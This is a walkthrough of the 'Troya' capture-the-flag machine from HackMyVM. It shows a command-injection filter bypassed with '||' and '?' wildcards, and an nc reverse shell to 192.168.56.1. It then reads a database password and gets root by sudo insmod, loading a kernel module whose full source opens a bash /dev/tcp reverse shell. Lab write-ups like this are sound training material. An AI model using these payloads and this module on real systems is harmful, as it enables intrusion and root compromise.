HMV Troya Summary
Scope
- Name: Troya
- Difficulty: (4/10)
- OS: Linux
- IP: troya.hmv(192.168.56.103)
Foothold

I only get a simple web page that prompt me to Enter ip for submiting (The web enumeration gets nothing interesting except that index page).

And another interesting point is that the parameter sent to the backend is command, which strongly
suggests that the backend is executing commands.
I first try some common pattern for command chain(; && ||), since the input prompts me to Enter ip so that
there maybe be already some operation for 'my ip'.
❯ curl -s http://troya.hmv/index.php --data "command=;pwd"
<html>
<body>

<form method="post" action="/index.php">
  Enter ip: <input type="text" name="command">
  <input type="submit">
</form>

No valid character detected
</body>
</html>
🤔 Filter exists! Let's try another.
❯ curl -s http://troya.hmv/index.php --data "command=&&pwd"
<html>
<body>

<form method="post" action="/index.php">
  Enter ip: <input type="text" name="command">
  <input type="submit">
</form>

<pre></pre>
</body>
</html>
😀 This chain works, but the first part fails so pwd does not execute.
❯ curl -s http://troya.hmv/index.php --data "command=||pwd"
<html>
<body>

<form method="post" action="/index.php">
  Enter ip: <input type="text" name="command">
  <input type="submit">
</form>

<pre>/var/www/html
</pre>
</body>
</html>
😊 I get it! But for foothold on the system I need more characters (n c [numbers] -e b a s h). The
invalid set includes i a s h after try each of these important characters. Then I remember that the
character ? will replace any other when interpret. Luckily, it doesn't filtered. So I get foothold
with following payload:
curl http://troya.hmv/index.php --data "command=||nc 192.168.56.1 1234 -e /b?n/b???"
Privilege Escalation
www-data --> helena
user with login shell
www-data@troya:~/html$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
paul:x:1000:1000:paul,,,:/home/paul:/bin/bash
hector:x:1001:1001:,,,:/home/hector:/bin/bash
helena:x:1002:1002:,,,:/home/helena:/bin/bash
SUID files
www-data@troya:~/html$ find / -mount -perm -u=s 2>/dev/null
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
There is a secret.pdf within web directory.
www-data@troya:~/html$ cat secret.pdf
cGF6endvcmQK
www-data@troya:~/html$ echo cGF6endvcmQK | base64 -d
pazzword
And I try it for all the normal user but failed.
www-data@troya:~/html$ su - helena
Password:
su: Authentication failure
www-data@troya:~/html$ su - paul
Password:
su: Authentication failure
www-data@troya:~/html$ su - hector
Password:
su: Authentication failure
Then the others: capabilities
www-data@troya:~/html$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
Network:
www-data@troya:~/html$ ss -tnlup
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0                0.0.0.0:68            0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        80             127.0.0.1:3306          0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:80            0.0.0.0:*       users:(("nginx",pid=419,fd=6))
tcp     LISTEN   0        128                 [::]:22               [::]:*
tcp     LISTEN   0        128                 [::]:80               [::]:*       users:(("nginx",pid=419,fd=7))
Woo! There's a locally MySQL database service out there! Try it with that password.
www-data@troya:~/html$ mysql -u hector -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.3.25-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
Luckily, the hector user login successfully. Then I get the credential for helena after simple interactive.
 show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| yo                 |
+--------------------+
2 rows in set (0.002 sec)

MariaDB [(none)]> use yo;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [yo]> show tables;
+--------------+
| Tables_in_yo |
+--------------+
| lucky        |
+--------------+
1 row in set (0.001 sec)

MariaDB [yo]> select * from lucky;
+----+--------+--------------------+
| id | uzer   | pazz               |
+----+--------+--------------------+
|  1 | helena | iu**************wq |
+----+--------+--------------------+
1 row in set (0.001 sec)
helena -> root
cron job
helena@troya:~$ crontab -l no crontab for helena
home files
helena@troya:~$ find .
.
./.profile
./.bash_logout
./user.txt
./.local
./.local/share
./.local/share/nano
./.bashrc
sudo rules
helena@troya:~$ sudo -l
Matching Defaults entries for helena on troya:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User helena may run the following commands on troya:
    (ALL) NOPASSWD: /usr/sbin/insmod
Then I follow Hacktricks of kernel module to build evil kernel module to get root shell.
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/192.168.56.1/1234 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

// call_usermodehelper function is used to create user mode processes from kernel space
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
Then the Makefile:
obj-m +=reverse-shell.o

all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
This target machine does not has compile environment, we need to build the same kernel environment with it before compile this kernel module.